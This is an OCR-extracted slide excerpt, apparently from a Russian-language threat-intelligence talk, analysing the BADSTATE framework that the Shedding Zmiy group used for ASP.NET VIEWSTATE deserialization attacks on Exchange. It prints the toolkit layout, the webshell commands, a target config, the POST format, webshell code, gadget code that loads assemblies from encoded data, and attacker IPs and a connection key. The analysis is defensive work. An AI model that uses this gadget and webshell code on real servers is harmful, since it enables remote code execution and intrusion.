| 00000060 | 6C | 6C | 05 | 01 | 00 | 00 | 00 | 09 | 57 | 65 | 62 | 46 | 6F | 72 | 6D | 2B | ll......WebForm+ |
| 00000070 | 41 | 00 | 00 | 00 | 00 | 02 | 00 | 00 | 00 | 0B | | | | | | | A.........□ |

```
struct SERIALIZED_VIEWSTATE_without_MAC {
    byte Marker_Format = 0xFF;
    byte Marker_Version_1 = 0x01;
    byte token = 0x32; // Token_BinarySerialized
    byte length_7BitEncodedInt = 0x76;
    SERIALIZED_DATA d; // has size of decoded length_7BitEncodedInt (0x76)
}

struct SERIALIZED_DATA {
    struct SerializationHeaderRecord {
        byte binaryHeaderEnum = 0x0 (SerializedStreamHeader);
        dword topId = 0x1;
        dword headerId = 0xFFFFFFFF;
        dword majorVersion = 0x1;
        dword minorVersion = 0x0;
    }
    data; // serialized data itself
}
```

/wE... - unencrypted VIEWSTATE

> ⚠ **Warning**
>
> The **BinaryFormatter** type is dangerous and is ***not*** recommended for data processing.

# Кейс 06. BADSTATE framework

```
C:\BADSTATE
    remotecmd.py

    commanders
        baseviewstate.py
        sessionviewstate.py

    downloads
    targets
        target1
            command.b64
            params.json
            payload.b64
            response.txt
            webshell.dll

        target2
            command.b64
            params.json
            payload.b64
            response.txt
            webshell.dll
```

```
[+] Press help for extra shell commands
CmdShell> help

Documented commands (type help <topic>):
========================================
help

Undocumented commands:
======================
EOF              exit            reload       shellcode        upload
cancelassembly   get_free_space  remove_file  short_download   webshell
checkassembly    lcd             run          static_download
executeassembly  list_dir        shell        sysinfo

CmdShell> run whoami
```

ViewStateExecutor webshell commands (`payload.b64`)

target config example (`params.json`)

```
{
    "valAlgo": "HMACSHA256",
    "legacyMode": true,
    "noerrorMode": false,
    "valKey": "<validation_key>",
    "decAlgo": "AES",
    "vsg": "<ViewStateGenerator_value>",
    "decKey": "<decryption_key>",
    "appPath": "/ecp",
    "pagePath": "/ecp/auth/TimeoutLogout.aspx"
}
```

```
commandTypes = {
    "sysinfo":0,
    "shellcode":1,
    "run": 2,
    "download":3,
    "ls": 4,
    'rm': 5,
    'free': 6,
    'assembly': 7,
    'upload': 8
}
```

# Кейс 06. BADSTATE framework


## Формат POST-запросов

```
post_data = {
    '__VIEWSTATE': (None, payload),
    '__EVENTARGUMENT': (None, encCommand),
    '__EVENTTARGET': (None, response_format)
    '__EVENTVALIDATION': (None, byte_arg)
    '__VIEWSTATEGENERATOR': (None, vsg)
    '__VIEWSTATEENCRYPTED': (None, '')
}
```

## Шифрование AES-128 CBC

```
def encode(self, message: bytes):
        iv =  get_random_bytes(16)
        key = get_random_bytes(16)
        cipher = AES.new(key, AES.MODE_CBC, iv)
        ct_bytes = cipher.encrypt(pad(message, AES.block_size))
        return base64.b64encode(iv+key+ct_bytes)
```


## Режим работы `noerrorMode`




# Кейс 06. command.b64

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   FF 01 32 76 00 01 00 00 00 FF FF FF FF 01 00 00  ÿ.2v.....ÿÿÿÿ...
00000010   00 00 00 00 00 0C 02 00 00 00 47 57 65 62 46 6F  ..........GWebFo
00000020   72 6D 5F 64 65 33 37 61 35 38 32 2C 20 56 65 72  rm_de37a582, Ver
00000030   73 69 6F 6E 3D 30 2E 30 2E 30 2E 30 2C 20 43 75  sion=0.0.0.0, Cu
00000040   6C 74 75 72 65 3D 6E 65 75 74 72 61 6C 2C 20 50  lture=neutral, P
00000050   75 62 6C 69 63 4B 65 79 54 6F 6B 65 6E 3D 6E 75  ublicKeyToken=nu
00000060   6C 6C 05 01 00 00 00 09 57 65 62 46 6F 72 6D 2B  ll......WebForm+
00000070   41 00 00 00 00 02 00 00 00 0B                    A.........
```

## Вебшелл ViewStateExecutor




```
// Token: 0x02000002 RID: 2
public class WebForm
{
    // Token: 0x06000001 RID: 1 RVA: 0x000020
    public WebForm()
    {
        new WebForm.A().A();
    }

    // Token: 0x02000003 RID: 3
    [Serializable]
    internal class A
    {
        // Token: 0x06000003 RID: 3 RVA: 0x00
        [OnDeserialized]
        internal void A(StreamingContext A_1)
        {
            this.A();
        }
```

## Breakpoint в методе Deserialize



```
128             if (this.bFullDeserialization)
129             {
130                 this.m_objectManager.RaiseDeserializationEvent();
131             }
132             if (handler != null)
133             {
```


100 %

Locals

| Name | Value | Type |
|---|---|---|
| this | {System.Runtime.Serialization.Formatters.Binary.ObjectReader} | System.Runtime.Seria |
| IsRemoting | false | bool |
| TopObject | {WebForm.A} | object {WebForm.A} |
| ValueFixupStack | {System.Runtime.Serialization.Formatters.Binary.SerStack} | System.Runtime.Seria |
| bFullDeserialization | true | bool |
| binaryMethodCall | null | System.Runtime.Seria |
| binaryMethodReturn | null | System.Runtime.Seria |
| blsCrossAppDomain | false | bool |
| bMethodCall | false | bool |
| bMethodReturn | false | bool |
| bOldFormatDetected | false | bool |
| bSimpleAssembly | true | bool |
| crossAppDomainArray | null | object[] |
| formatterEnums | {System.Runtime.Serialization.Formatters.Binary.InternalFE} | System.Runtime.Seria |
| handler | null | System.Runtime.Rem |
| handlerObject | null | object |
| headers | null | System.Runtime.Rem |
| m_binder | null | System.Runtime.Seria |
| m_context | {System.Runtime.Serialization.StreamingContext} | System.Runtime.Seria |
| m_formatterConverter | {System.Runtime.Serialization.FormatterConverter} | System.Runtime.Seria |
| m_objectManager | {System.Runtime.Serialization.ObjectManager} | System.Runtime.Seria |
| m_stream | {System.IO.MemoryStream} | System.IO.Stream {Sy |
| m_surrogates | null | System.Runtime.Seria |
| m_topObject | {WebForm.A} | object {WebForm.A} |
| previousAssemblyString | "WebForm_de37a582, Version=0.0.0.0, Culture=neutral, PublicKeyTo... | string |
| previousName | "WebForm+A" | string |
| previousType | {Name = "A" FullName = "WebForm+A"} | System.Type {System |

# Кейс 06. payload.b64. ViewStateExecutor custom gadget

Viewstate + Serialization headers




Shedding Zmiy gadget

```
var data = Convert.FromBase64String(b64_gzip_XamlAssemblyLoadFromFile_gadget);
var inputStream = new MemoryStream(data);
var gzipStream = new GZipStream(inputStream, CompressionMode.Decompress);
var parser = XamlReader.Load(gzipStream);
```


ysoserial.net XamlAssemblyLoadFromFile gadget

```
var data = Convert.FromBase64String(base64GzipAsmData);
var inputStream = new MemoryStream(data);
var gzipStream = new GZipStream(inputStream, CompressionMode.Decompress);
byte[] buf = new byte[asmData.Length];
int tmp = gzipStream.Read(buf, 0, asmData.Length);
var asmLoad = Assembly.Load(buf);
var types = asmLoad.GetTypes();
var firstType = types.GetValue(0);
var createInstance = firstType.InvokeMember(
    null,
    BindingFlags.CreateInstance,
    null,
    null,
    null,
    null,
    null,
    null);
```

# Shedding Zmiy vs. Obstinate Mogwai

| Shedding Zmiy | Obstinate Mogwai |
|---|---|
| Payload activation | |
| Один ViewStateExecutor webshell в памяти | Сборка в памяти на выполнение каждой команды |
| События 1316 журнала Application | |
| Событие в начале работы с вебшеллом в режиме errorMode = false | Событие на использование гаджета ActivitySurrogateDisableTypeCheck |
| Gadgets | |
| Customized XamlAssemblyLoadFromFile | ActivitySurrogateDisableTypeCheck ActivitySurrogateSelectorFromFile |

Obstinate Mogwai malicious assemblies in memory




VIEWSTATE deserialization attacks timeline
11.2023 – Obstinate Mogwai
12.2023 – Shedding Zmiy

# Keep in mind


- resocks 88.218.62.79 – VDSina

  defaultConnectionKey:
  MHmfjMsydIPAIsX5AMrF1xcHZgKZpMZkZ20iX3zEBXQ


- dll-sideloading
  с использованием dism.exe

- XDHijack

- 91.142.73.205 – хостинг-провайдер
  VDSina

